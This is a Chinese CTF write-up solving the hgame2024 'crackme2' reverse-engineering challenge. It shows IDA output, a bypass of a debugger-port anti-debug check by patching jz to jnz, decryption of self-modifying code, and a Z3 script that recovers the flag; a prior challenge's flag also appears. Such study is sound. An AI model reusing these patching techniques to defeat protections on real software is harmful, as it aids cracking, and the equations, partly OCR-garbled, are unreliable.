Process finished with exit code 0
```

Flag: hgame{ugly_Cpp_and_hook}

RE: [hgame2024-week4]crackme2（SMC，patch，Z3solver）

丢进 ida 发现

```
IDA View-A    Pseudocode-A    Hex View-1    Structures    Enums
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  const char *v4; // rcx
  char v6[72]; // [rsp+30h] [rbp-48h] BYREF

  sub_1400035C4("%50s", v6);
  MEMORY[0] = 1;
  v3 = sub_14000105C(v6);
  v4 = "right flag!";
  if ( !v3 )
    v4 = "wrong flag!";
  puts(v4);
  return 0;
}
```

函数是一个标准的换码表的 base64 运算

```
__int64 __fastcall sub_14000105C(__int64 a1)
{
  __int64 v1; // r8
  unsigned int v2; // er9
  int v3; // er10
  int v4; // edx
  int v5; // er8
  __int64 v6; // rdi
  __int64 v7; // r11
  unsigned __int8 *v8; // rbx
  unsigned int v9; // ecx
  __int64 v10; // rdx
  unsigned __int64 v11; // rax
  int v12; // er8
  char *v13; // rcx
  int v14; // edx
  int v15; // eax
  int v17[16]; // [rsp+0h] [rbp-39h] BYREF
  char v18[80]; // [rsp+40h] [rbp+7h] BYREF

  v1 = -1i64;
  qmemcpy(v17, "wrDi8EXKnZAczfdy2M/+ue5J0NTL1q6HGShRUQs7tb9OgF3xkWCVmIYlvPaBo4pj", sizeof(v17));
  v2 = 0;
  do
    ++v1;
  while ( *(_BYTE *)(a1 + v1) );
  v3 = 0;
  v4 = 4 * ((int)v1 / 3);
  v5 = (int)v1 % 3;
  if ( v5 )
    v4 += 4;
  v18[v4] = 0;
  v6 = v4 - 2;
  if ( v4 - 2 > 0 )
  {
    v7 = 0i64;
    v8 = (unsigned __int8 *)(a1 + 2);
    v3 = 4 * ((unsigned __int64)(v4 - 2 - 1i64) >> 2) + 4;
    do
    {
0000045C sub_14000105C:1 (14000105C)
```

算了下，告知是个 fakeflag

再仔细查看下汇编

```
.text:00000001400034DE
.text:00000001400034DE loc_1400034DE:                          ; DATA XREF: .rdata:00000001400058341o
.text:00000001400034DE ;   __try { // __except at loc_1400034EB
.text:00000001400034DE                 mov     byte ptr ds:0, 1
.text:00000001400034E6                 jmp     loc_14000359B
.text:00000001400034E6 ;   } // starts at 1400034DE
.text:00000001400034EB ; ---------------------------------------------------------------------------
.text:00000001400034EB
.text:00000001400034EB loc_1400034EB:                          ; DATA XREF: .rdata:00000001400058341o
.text:00000001400034EB ;   __except(1) // owned by 1400034DE
.text:00000001400034EB                 call    cs:GetCurrentProcess
.text:00000001400034F1                 mov     rcx, rax        ; ProcessHandle
.text:00000001400034F4                 lea     rax, [rsp+78h+arg_10]
.text:00000001400034FC                 mov     [rsp+78h+ReturnLength], rax ; ReturnLength
.text:0000000140003501                 mov     r9d, 8          ; ProcessInformationLength
.text:0000000140003507                 lea     r8, [rsp+78h+ProcessInformation] ; ProcessInformation
.text:000000014000350F                 lea     edx, [r9-1]     ; ProcessInformationClass
.text:0000000140003513                 call    NtQueryInformationProcess
.text:0000000140003518                 cmp     [rsp+78h+ProcessInformation], 0FFFFFFFFFFFFFFFFh
.text:0000000140003521                 jz      short loc_14000359B
.text:0000000140003523                 lea     r9, [rsp+78h+flOldProtect] ; lpflOldProtect
.text:000000014000352B                 mov     edx, 6000h      ; dwSize
.text:0000000140003530                 mov     r8d, 40h ; '@'  ; flNewProtect
.text:0000000140003536                 lea     rcx, sub_14000105C ; lpAddress
.text:000000014000353D                 call    cs:VirtualProtect
.text:0000000140003543                 xor     r8d, r8d
.text:0000000140003546                 xor     edx, edx
.text:0000000140003548
.text:0000000140003548 loc_140003548:                          ; CODE XREF: main+AE↓j
.text:0000000140003548                 lea     rax, sub_14000105C
.text:000000014000354F                 lea     r9, unk_140006000
.text:0000000140003556                 mov     cl, [rax+rdx]
.text:0000000140003559                 xor     cl, [rdx+r9]
.text:000000014000355D                 lea     rax, sub_14000105C
.text:0000000140003564                 mov     [rax+rdx], cl
.text:0000000140003567                 inc     r8d
000028E6 00000001400034E6: main+1E (Synchronized with Hex View-1)
```

Jmp 跳过了捕捉异常的代码段，存在 SEH

Nop 掉

反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HANDLE v3; // rax
  int v4; // er8
  __int64 v5; // rdx
  int v6; // eax
  const char *v7; // rcx
  char v9[72]; // [rsp+30h] [rbp-48h] BYREF
  DWORD flOldProtect; // [rsp+80h] [rbp+8h] BYREF
  __int64 ProcessInformation; // [rsp+88h] [rbp+10h] BYREF
  ULONG ReturnLength; // [rsp+90h] [rbp+18h] BYREF

  sub_1400035C4("%50s", v9);
  MEMORY[0] = 1;
  v3 = GetCurrentProcess();
  NtQueryInformationProcess(v3, ProcessDebugPort, &ProcessInformation, 8u, &ReturnLength);
  if ( ProcessInformation != -1 )
  {
    VirtualProtect(sub_14000105C, 0x6000ui64, 0x40u, &flOldProtect);
    v4 = 0;
    v5 = 0i64;
    do
    {
      *((_BYTE *)sub_14000105C + v5) ^= byte_140006000[v5];
      ++v4;
      ++v5;
    }
    while ( (unsigned __int64)v4 < 0x246A );
    VirtualProtect(sub_14000105C, 0x6000ui64, flOldProtect, &flOldProtect);
  }
  v6 = sub_14000105C(v9);
  v7 = "right flag!";
  if ( !v6 )
    v7 = "wrong flag!";
  puts(v7);
  return 0;
}
```

代码在动态执行时候被调整

```
.data:0000000140006000 ; _BYTE byte_140006000[9328]
.data:0000000140006000 byte_140006000  db 8, 0DAh, 9, 72h, 5Fh, 9, 0DDh, 3Dh, 71h, 51h, 3, 9
.data:0000000140006000                                          ; DATA XREF: main+87↑o
.data:0000000140006000                 db 0DAh, 24h, 0A5h, 45h, 90h, 81h, 0ECh, 90h, 0Fh, 0B6h
.data:0000000140006000                 db 41h, 57h, 8Ch, 7Eh, 0AEh, 0DDh, 1, 0C8h, 0C1h, 33h
.data:0000000140006000                 db 4Ah, 2Dh, 4Ah, 85h, 90h, 0DEh, 4Ah, 7Dh, 61h, 50h, 1Ch
.data:0000000140006000                 db 44h, 71h, 3Ch, 0D0h, 2Ah, 55h, 0F7h, 2Ah, 0DAh, 4Ah
.data:0000000140006000                 db 65h, 43h, 22h, 6Bh, 0CFh, 96h, 52h, 0D8h, 84h, 24h
.data:0000000140006000                 db 27h, 24h, 71h, 34h, 0C7h, 31h, 6Ah, 83h, 3Bh, 0CBh
.data:0000000140006000                 db 1, 0D0h, 86h, 2Fh, 57h, 8, 0C8h, 0F3h, 8Ah, 33h, 0F8h
.data:0000000140006000                 db 72h, 6Ch, 0D7h, 46h, 27h, 0CEh, 17h, 4Ch, 0Ah, 0C8h
.data:0000000140006000                 db 0F3h, 0AAh, 47h, 0D8h, 77h, 13h, 0C8h, 0F3h, 0AEh, 6Ch
.data:0000000140006000                 db 0EBh, 7Dh, 6Bh, 0C3h, 4Ah, 45h, 26h, 4Dh, 0BAh, 3Ch
.data:0000000140006000                 db 0E3h, 75h, 9Ch, 0ABh, 40h, 0CAh, 2, 0E3h, 4Dh, 0BFh
.data:0000000140006000                 db 0E4h, 0Dh, 7Dh, 50h, 4Eh, 0C1h, 0DBh, 0CAh, 50h, 61h
.data:0000000140006000                 db 42h, 0C8h, 0F3h, 42h, 68h, 0BDh, 0F4h, 4Eh, 61h, 0FEh
.data:0000000140006000                 db 0C0h, 46h, 37h, 0BAh, 40h, 61h, 7Eh, 0FCh, 72h, 79h
.data:0000000140006000                 db 56h, 95h, 0CCh, 0Fh, 0F5h, 0D1h, 0F7h, 0E8h, 8Bh, 0CDh
.data:0000000140006000                 db 77h, 0A9h, 9, 8Ah, 54h, 0A9h, 3Ch, 53h, 0C1h, 0E2h
.data:0000000140006000                 db 0Dh, 0F2h, 6Ah, 0C1h, 0CCh, 0C1h, 0E4h, 0B9h, 0CFh
.data:0000000140006000                 db 0, 8Fh, 46h, 10h, 0C1h, 27h, 0E6h, 2Ch, 87h, 0FAh, 44h
.data:0000000140006000                 db 1Ch, 4, 6, 0DAh, 60h, 6Ch, 4Eh, 0C4h, 0D3h, 0F7h, 3Fh
.data:0000000140006000                 db 6Ch, 95h, 48h, 49h, 0Ch, 9Bh, 50h, 0Ch, 0E5h, 0C8h
.data:0000000140006000                 db 0Dh, 0FEh, 0CCh, 54h, 8Bh, 0, 0A9h, 54h, 86h, 0C6h
.data:0000000140006000                 db 89h, 44h, 24h, 47h, 0B9h, 0E5h, 0BFh, 5, 3Fh, 0Fh, 0DBh
.data:0000000140006000                 db 0B3h, 0CDh, 0FEh, 80h, 0EDh, 8Bh, 7, 0C6h, 33h, 49h
.data:0000000140006000                 db 0C1h, 0E2h, 0Bh, 3Ch, 5, 1, 4Eh, 6, 0ACh, 60h, 12h
.data:0000000140006000                 db 0B1h, 0CAh, 0CEh, 0C1h, 85h, 0CCh, 10h, 8Ch, 57h, 4Eh
.data:0000000140006000                 db 59h, 82h, 46h, 0E5h, 0C1h, 3, 0Fh, 0B6h, 1Ch, 0FEh
.data:0000000140006000                 db 0CCh, 5Dh, 8Ah, 0CEh, 60h, 19h, 0ACh, 82h, 0B6h, 0CDh
.data:0000000140006000                 db 59h, 2Ch, 0FFh, 0CDh, 0FEh, 80h, 0E1h, 8Dh, 0CFh, 0C6h
.data:0000000140006000                 db 67h, 9, 8, 7, 3, 0, 29h, 0CBh, 3, 0E3h, 84h, 0Ah, 84h
.data:0000000140006000                 db 9Eh, 0Ch, 7Eh, 0C3h, 66h, 0AFh, 0C9h, 11h, 0B5h, 4Ah
.data:0000000140006000                 db 42h, 82h, 6Fh, 85h, 8, 0DCh, 0BEh, 9Fh, 89h, 0C0h, 65h
.data:0000000140006000                 db 5, 2Fh, 13h, 0Dh, 0A7h, 0FCh, 2, 0B6h, 99h, 5Dh, 0EAh
```

典型的 SMC 了，这里还有个坑，动态跟进的时候发现

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HANDLE v3; // rax
  int v4; // er8
  __int64 v5; // rdx
  int v6; // eax
  const char *v7; // rcx
  char v9[72]; // [rsp+30h] [rbp-48h] BYREF
  DWORD flOldProtect; // [rsp+80h] [rbp+8h] BYREF
  __int64 ProcessInformation; // [rsp+88h] [rbp+10h] BYREF
  ULONG ReturnLength; // [rsp+90h] [rbp+18h] BYREF

  sub_1400035C4("%50s", v9);
  MEMORY[0] = 1;
  v3 = GetCurrentProcess();
  NtQueryInformationProcess(v3, ProcessDebugPort, &ProcessInformation, 8u, &ReturnLength);
  if ( ProcessInformation != -1 )
  {
    VirtualProtect(sub_14000105C, 0x6000ui64, 0x40u, &flOldProtect);
    v4 = 0;
    v5 = 0i64;
    do
    {
      *((_BYTE *)sub_14000105C + v5) ^= byte_140006000[v5];
      ++v4;
      ++v5;
    }
    while ( (unsigned __int64)v4 < 0x246A );
    VirtualProtect(sub_14000105C, 0x6000ui64, flOldProtect, &flOldProtect);
  }
  v6 = sub_14000105C(v9);
  v7 = "right flag!";
  if ( !v6 )
    v7 = "wrong flag!";
  puts(v7);
  return 0;
}

00002959 main:24 (140003559)
```

无法被执行到，继续 patch 代码 jz->jnz 即可执行到

```
.text:00007FF75BC33507 lea     r8, [rsp+78h+ProcessInformation] ; ProcessInformation
.text:00007FF75BC3350F lea     edx, [r9-1]                      ; ProcessInformationClass
.text:00007FF75BC33513 call    NtQueryInformationProcess
.text:00007FF75BC33518 cmp     [rsp+78h+ProcessInformation], 0FFFFFFFFFFFFFFFFh
.text:00007FF75BC33521 jnz     short loc_7FF75BC3359B
.text:00007FF75BC33523 lea     r9, [rsp+78h+flOldProtect]       ; lpflOldProtect
.text:00007FF75BC3352B mov     edx, 6000h                       ; dwSize
.text:00007FF75BC33530 mov     r8d, 40h ; '@'                   ; flNewProtect
.text:00007FF75BC33536 lea     rcx, base64encode                ; lpAddress
.text:00007FF75BC3353D call    cs:VirtualProtect
.text:00007FF75BC33543 xor     r8d, r8d
.text:00007FF75BC33546 xor     edx, edx
.text:00007FF75BC33548
.text:00007FF75BC33548 loc_7FF75BC33548:                        ; CODE XREF: main+AE↓j
.text:00007FF75BC33548 lea     rax, base64encode
.text:00007FF75BC3354F lea     r9, byte_7FF75BC36000
.text:00007FF75BC33556 mov     cl, [rax+rdx]
.text:00007FF75BC33559 xor     cl, [rdx+r9]
.text:00007FF75BC3355D lea     rax, base64encode
.text:00007FF75BC33564 mov     [rax+rdx], cl
.text:00007FF75BC33567 inc     r8d
.text:00007FF75BC3356A inc     rdx
.text:00007FF75BC3356D movsxd  rax, r8d
.text:00007FF75BC33570 cmp     rax, 246Ah
.text:00007FF75BC33576 jb      short loc_7FF75BC33548
```

成功跳转进去，

在原 base64encode 处打断点，F4 执行完成后，发现该代码完全改变

强制分析后，恢复源码

```
Hex View-1    Pseudocode-A    Pseudocode-B    Stack view
85      + 52 * (v17 + v31)
86      + ((v9 + v23) << 6)
87      + 14 * (v21 + 4 * v25 + v25)
88      + 9 * (v40 + 23 * v27 + v2 + 3 * v1 + 4 * v2 + 4 * v6)
89      + 5 * (v16 + 23 * v30 + 2 * (v3 + 2 * v19) + 5 * v5 + 39 * v15 + 51 * v4)
90      + 24 * (v8 + 10 * v28 + 4 * (v42 + v7 + 2 * v26))
91      + 62 * v22
92      + 211 * v41
93      + 212 * v29 != 296473 )
94    goto LABEL_33;
95  v38 = 2 * v16;
96  if ( 207 * v41
97      + 195 * v22
98      + 151 * v40
99      + 57 * v5
100     + 118 * v6
101     + 222 * v42
102     + 103 * v7
103     + 181 * v8
104     + 229 * v9
105     + 142 * v31
```

为大量方程组，整理一下格式，z3solver 来解开即可

Exp:

```
# -*- coding: utf-8 -*-
"""
Created on Mon Feb 26 23:26:12 2024

@author: zwhub
"""

from z3 import *

a1 = [Int('a1[%d]'%i) for i in range(0,32)]

v1 = a1[25]
v2 = a1[21]
v3 = a1[31]
v4 = a1[29]
v5 = a1[0]
v6 = a1[23]
v7 = a1[8]
```


```
v8 = a1[28]
v9 = a1[12]
v10 = a1[3]
v11 = a1[2]
v19 = a1[30]
v15 = a1[18]
v16 = a1[24]
v27 = a1[11]
v17 = a1[26]
v30 = a1[14]
v40 = a1[7]
v26 = a1[20]
v42 = a1[22]
v28 = a1[1]
v25 = a1[27]
v21 = a1[19]
v23 = a1[16]
v31 = a1[13]
v29 = a1[10]
v41 = a1[5]
v24 = a1[4]
v20 = a1[15]
v39 = a1[17]
v22 = a1[6]
v18 = a1[9]
v38 = 2*v16
v33 = 2*v41
v35 = v25+v30
v34 = 2*v31
v12 = v10+2*(v31+4*(v29+v17))+v31+4*(v29+v17)
v36 = 3*v21
v13 = v6+v1+8*v6+4*(v8+2*v27)
v37 = 2 * v26
v32 = 2*v18


solver = Solver()

solver.add((v18+201*v24+194*v10+142*v20+114*v39+103*v11+52*(v17+v31)+((v9+v
23)*64)+14*(v21+4*v25+v25)+9*(v40+23*v27+v2+3*v1+4*v2+4*v6)+5*(v16+23*v30+
2*(v3+2*v19)+5*v5+39*v15+51*v4)+24*(v8+10*v28+4*(v42+v7+2*v26))+62*v22+211
*v41+212*v29==296473))
#solver.add(v38==2*v16)
solver.add((207*v41+195*v22+151*v40+57*v5+118*v6+222*v42+103*v7+181*v8+229
```


```
*v9+142*v31+51*v29+122*(v26+v20)+91*(v2+2*v16)+107*(v27+v25)+81*(v17+2*v18
+v18)+45*(v19+2*(v11+v24)+v11+v24)+4*(3*(v23+a1[19]+2*v23+5*v4)+v39+29*(v10
+v1)+25*v15)+26*v28+101*v30+154*v3==354358))
solver.add(177*v40+129*v26+117*v42+143*v28+65*v8+137*v25+215*v21+93*v31+2
35*v39+203*v11+15*(v7+17*v30)+2*(v24+91*v9+95*v29+51*v41+81*v20+92*v18+1
12*(v10+v6)+32*(v22+2*(v1+v23))+6*(v2+14*v16+19*v15)+83*v5+53*v4+123*v19)+v
17+175*v27+183*v3==448573)
solver.add(113*v19+74*v3+238*v6+140*v2+214*v26+242*v8+160*v21+136*v23+209
*v9+220*v31+50*v24+125*v10+175*v20+23*v39+137*v22+149*v18+83*(v4+2*v30)+
21*(9*v29+v16)+59*(4*v27+v17)+41*(v1+v41)+13*(v7+11*(v40+v15)+6*v42+4*(v28+
2*v11)+v28+2*v11+17*v5)+36*v25==384306)
solver.add(229*v21+78*v1+v2+v9+133*v27+74*v6+69*v26+243*v7+98*v28+253*v8+
142*v25+175*v31+105*v41+221*v10+121*v39+218*(v19+v29)+199*(v24+v30)+33*(v
40+7*v17)+4*(27*v20+50*v11+45*v18+19*(v3+v42)+v16+16*v23+52*v4)+195*v22+2
11*v5+153*v15==424240)
solver.add(181*v25+61*v2+65*v21+58*v31+170*v29+143*v24+185*v10+86*v11+97*
v22+235*(v23+v27)+3*(53*v41+74*(v8+v3)+13*(v42+6*v9)+11*(v39+7*v20)+15*(v18
+4*v17)+v7+35*v1+29*v15)+4*(57*v6+18*(v5+v37)+v28+17*v16+55*v30)+151*v40+
230*v4+197*v19==421974)
#solver.add(v33==2*v41)
solver.add(209*v21+249*v30+195*v2+219*v25+201*v39+85*v18+213*(v17+v31)+119
*(v11+2*v41)+29*(8*v24+v40+4*v27+v27)+2*(v8+55*(2*v29+v19)+3*(v10+39*v9+2*(
v6+20*v20)+35*v7)+4*(v5+31*v42+28*v3)+26*v28+46*(v37+v16)+98*v1)+53*v23+17
1*v15+123*v4==442074)
#solver.add(v32==2*v18)
solver.add(162*v19+74*v5+28*v27+243*v42+123*v28+73*v8+166*v23+94*v24+113*
v11+193*v22+122*(v6+2*v7)+211*(v10+v25)+21*(v17+7*v41)+11*(v4+23*(v16+v39)
+2*(v40+5*v30+2*(2*v18+v29)+2*v18+v29))+5*(46*v9+26*v20+4*(v31+2*v21)+v15+
27*v2+10*v1)+36*(v3+5*v26)==376007)
#solver.add(v35==v25+v30)
solver.add(63*v19+143*v5+250*v6+136*v2+214*v40+62*v26+221*v42+226*v7+171*
v28+178*v8+244*v23+(v9*128)+150*v31+109*v29+70*v41+127*v20+204*v39+121*v
22+173*v18+69*(v25+v30+v27)+74*(v16+2*v15+v15)+22*(7*v24+v17+10*v11)+40*(
v1+4*v21+v21)+81*v10+94*v4+84*v3==411252)
solver.add(229*v15+121*v4+28*v30+206*v16+145*v27+41*v1+247*v6+118*v26+241
*v28+79*v8+102*v25+124*v23+65*v9+68*v31+239*v17+148*v24+245*v39+115*v11
+163*v22+137*v18+53*(v5+2*v29)+126*(v40+2*v10)+38*(v7+v21+4*v7+6*v41)+12*(
v2+16*v42)+109*v20+232*v3+47*v19==435012)
solver.add(209*v21+233*v40+93*v1+241*v2+137*v8+249*v17+188*v29+86*v24+246
*v10+149*v20+99*v11+37*v22+219*v18+17*(v6+10*v25)+49*(v5+3*v3+4*v28+v28)+
5*(16*v39+11*(v41+2*v27+v27)+12*v7+v31+30*v16+27*v19)+18*(v23+2*(v4+v26+2*
v4)+v4+v26+2*v4)+24*v9+109*v42+183*v30+154*v15==392484)
#solver.add(v34==2*v31)
solver.add(155*v15+247*v40+157*v28+119*v23+161*v17+133*v20+85*v22+229*(v7+
```

```
v24)+123*(2*v31+v42)+21*(v41+12*v30)+55*(v9+v5+v18+2*v5)+15*(v3+16*v10+9*v
21)+2*(v2+115*v29+111*v16+26*v6+88*v8+73*v39+71*v11+28*(v26+2*(v25+2*v1))
+51*v27+99*v4+125*v19)==437910)
solver.add(220*v3+200*v4+139*v15+33*v5+212*v30+191*v16+30*v27+233*v1+246*
v6+89*v2+252*v40+223*v42+19*v25+141*v21+163*v9+185*v17+136*v31+46*v24+1
09*v10+217*v39+75*v22+157*v18+125*(v11+v19)+104*(v33+v20)+43*(v28+2*v29+v
29)+32*(v8+v7+2*v8+2*(v23+v26))==421905)
solver.add(211*v24+63*v15+176*v5+169*v16+129*v27+146*v40+111*v26+68*v42+3
9*v25+188*v23+130*v9+(v31*64)+91*v41+208*v20+145*v39+247*v18+93*(v22+v17)
+71*(v6+2*v11)+103*(v8+2*v30)+6*(v21+10*v28+28*v7+9*v29+19*v2+24*v1+22*v3)
+81*v10+70*v4+23*v19==356282)
#solver.add(v12==v10+2*(v31+4*(v29+v17))+v31+4*(v29+v17))
solver.add(94*v42+101*v2+152*v40+200*v7+226*v8+211*v23+121*v24+74*v11+166
*v18+((v6+3*v28)*64)+41*(4*v9+v21)+23*(v39+11*v41)+7*(v20+10*v25+2*v12+v12)
+3*(78*v30+81*v16+55*v27+73*v1+4*v26+v15+85*v3+65*v19)+62*v22+88*v5+110*
v4==423091)
solver.add(133*v22+175*v15+181*v30+199*v16+123*v27+242*v1+75*v6+69*v2+153
*v40+33*v26+100*v42+229*v7+177*v8+134*v31+179*v29+129*v41+14*v10+247*v24
+228*v20+92*v11+86*(v9+v32)+94*(v23+v21)+37*(v17+4*v3)+79*(v25+2*v28)+72*v
5+93*v39+152*v4+214*v19==391869)
solver.add(211*v24+213*v18+197*v40+159*v25+117*v21+119*v9+98*v17+218*v41+
106*v39+69*v11+43*(v2+v29+2*v2)+116*(v4+v10+v37)+5*(v42+9*v23+35*v20+37*v
31)+11*(v16+13*v27+5*v5+8*v30)+6*(29*v28+25*v8+38*v22+v15+13*v1+10*v3)+13
6*v7+142*v6+141*v19==376566)
solver.add(173*v3+109*v15+61*v30+187*v1+79*v6+53*v40+184*v21+43*v23+41*v9
+166*v31+193*v41+58*v24+146*v10+(v20*64)+89*v39+121*v11+5*(v17+23*v8)+7*(
29*v18+v29+4*v7)+13*(3*v42+v16+7*v26+13*v2)+3*(v4+83*v5+51*v27+33*v22+8*(
v19+4*v28)+18*v25)==300934)
#solver.add(v36==3*v21)
solver.add(78*v1+131*v5+185*v16+250*v40+90*v26+129*v42+255*v28+206*v8+239
*v25+150*v10+253*v39+104*v22+58*(v2+2*v7)+96*(v15+v31)+117*(v9+2*v4)+27*(v
17+8*v18+v18)+19*(v23+3*v21+4*v29+v29)+7*(22*v41+3*(v11+11*v24)+v3+29*v6+
14*v27)+109*v20+102*v30+100*v19==401351)
solver.add(233*v19+71*v5+209*v27+82*v6+58*v26+53*v25+113*v23+206*v31+39*v
41+163*v20+222*v11+191*v18+123*(v7+v40)+69*(v9+2*v22+v22)+9*(v3+8*v24+7*(
3*v1+v28)+5*v16+19*v30)+4*(v15+26*v17+61*v29+43*v42+49*v2+32*v4)+10*(7*(v8
+v36)+v39+12*v10)==368427)
solver.add(139*v30+53*v5+158*v16+225*v1+119*v6+67*v2+213*v40+188*v28+152*
v8+187*v21+129*v23+54*v9+125*v17+170*v24+184*v11+226*v22+253*v18+26*(v29
+v41)+97*(v4+2*v25)+39*(5*v26+v27)+21*(v39+8*v42)+12*(17*v10+v31+15*v7+12*
v19)+165*v20+88*v15+157*v3==403881)
solver.add(114*v3+61*v27+134*v40+62*v42+89*v9+211*v17+163*v41+66*v24+201*(
v7+v18)+47*(5*v16+v22)+74*(v4+v31)+142*(v2+v28)+35*(v20+6*v26)+39*(v15+6*v3
0)+27*(v25+9*v23+8*v6)+4*(v21+63*v19+2*(v1+12*(v10+v5)+8*v11+26*v29))+10*(v
```

```
8+4*v39+v39)==382979)
solver.add(122*v25+225*v21+52*v23+253*v9+197*v17+187*v31+181*v29+183*v41+
47*v20+229*v39+88*v22+127*(v10+v32)+37*(v7+3*v3)+((v11+2*v30+v30)*64)+7*(21
*v8+v27+18*(v4+v1+v38))+6*(23*v24+v26+17*v2+39*v6)+10*(v5+11*v28+21*v42)+1
49*v19+165*v40+121*v15==435695)
solver.add(165*v20+223*v4+249*v5+199*v1+135*v2+133*v26+254*v42+111*v7+189
*v28+221*v25+115*v21+186*v9+79*v41+217*v24+122*v11+38*v18+109*(v34+v29)+
14*(v8+17*v40+8*(v6+v38))+4*(11*(5*v30+v39)+6*(v10+2*v22)+v27+52*v17+50*v23
)+229*v15+86*v3+234*v19==453748)
solver.add(181*v25+94*v42+125*v1+226*v26+155*v7+95*v21+212*v17+91*v31+194
*v29+98*v24+166*v11+120*v22+59*v18+32*(v9+v8)+158*(v6+v5)+101*(v41+v19)+6
3*(v4+2*v23)+67*(v28+2*v20)+11*(v39+10*v16+11*v10)+39*(v30+4*(v2+v15))+233*
v40+56*v27+225*v3==358321)
solver.add(229*v21+135*v4+197*v15+118*v5+143*v16+134*v6+204*v40+173*v26+8
1*v7+60*v28+58*v8+179*v23+142*v9+178*v17+230*v31+148*v29+224*v41+194*v24
+223*v10+87*v20+200*v39+233*v11+49*v22+127*v35+31*(4*v27+v18)+42*(v1+6*v
2)+109*v42+75*v3+165*v19==456073)
solver.add(41*v4+253*v3+163*v15+193*v30+155*v16+113*v27+131*v6+55*v2+21*v
40+53*v26+13*v8+201*v25+237*v9+223*v31+95*v24+194*v20+62*v39+119*v11+17
1*v22+135*v18+69*(v10+3*v28)+211*(v1+v29)+4*(43*v7+v42+40*v17)+6*(v5+33*v4
1+20*(2*v19+v21)+24*v23)==407135)
#solver.add(v13==v6+v1+8*v6+4*(v8+2*v27))
solver.add(111*v19+190*v3+149*v4+173*v28+118*v23+146*v29+179*v10+51*v20+4
9*v39+61*v11+125*v22+162*v18+214*v35+14*(v34+v24)+178*(v41+v16)+11*(4*v9+
v21+17*v42)+65*(v26+v17+2*v26+2*v5)+4*(v7+38*v15+4*v13+v13+8*v40+43*v2)=
=369835)
solver.add(27*v27+223*v6+147*v26+13*v21+35*(v17+7*v4)+57*(v19+v32+3*v11)+11
*(v1+17*(v9+v5)+10*v16+3*v31)+2*(53*v23+v25+38*v15+43*v42+115*v29+61*v22+
111*(v10+v40)+14*(v20+v7+2*v7+8*v28)+109*v2+100*v41+63*v8)+93*v39+251*v30
+131*v3==393303)
solver.add(116*v9+152*v29+235*v20+202*v18+85*(v8+3*v11)+221*(v16+v40)+125*(
v33+v24)+7*(19*v4+9*(v10+2*v25)+v2+33*v3+32*v19)+3*(71*v39+43*v22+32*(v17+
v26)+15*(v5+v6+2*v23)+v28+74*v31+48*v42)+10*(v21+11*v30+16*v15)+136*v7+10
6*v1+41*v27==403661)
solver.add(127*v4+106*v15+182*v30+142*v5+159*v16+17*v1+211*v6+134*v2+199*
v7+103*v28+247*v23+122*v9+95*v41+62*v10+203*v39+16*v11+41*(6*v42+v25)+9*
(22*v24+v20+27*v31+28*v40)+10*(v8+v22+v36+8*v17+2*(v22+v36+8*v17)+13*v29)
+6*(23*v27+v26)+213*v18+179*v3+43*v19==418596)
solver.add(149*v19+v1+133*v22+207*v41+182*v26+234*v7+199*v8+168*v21+58*v1
0+108*v20+142*v18+156*(v9+v25)+16*(v29+6*v31)+126*(v17+2*v39)+127*(v4+2*v2
7+v40)+49*(v30+4*v16)+11*(v5+22*v11)+5*(v15+v42+45*v24+50*v28)+109*v2+124*
v6+123*v3==418697)

solver.check()
```

```
result = solver.model()
print(result)

flag = []
flag_flag = ''
for i in range(0, 32):
    flag.append(result[a1[i]])
    print(chr(int("%s" % (result[a1[i]]))))
    flag_flag += chr(int(str(result[a1[i]])))

print(flag)
print(result)
print(flag_flag)
```





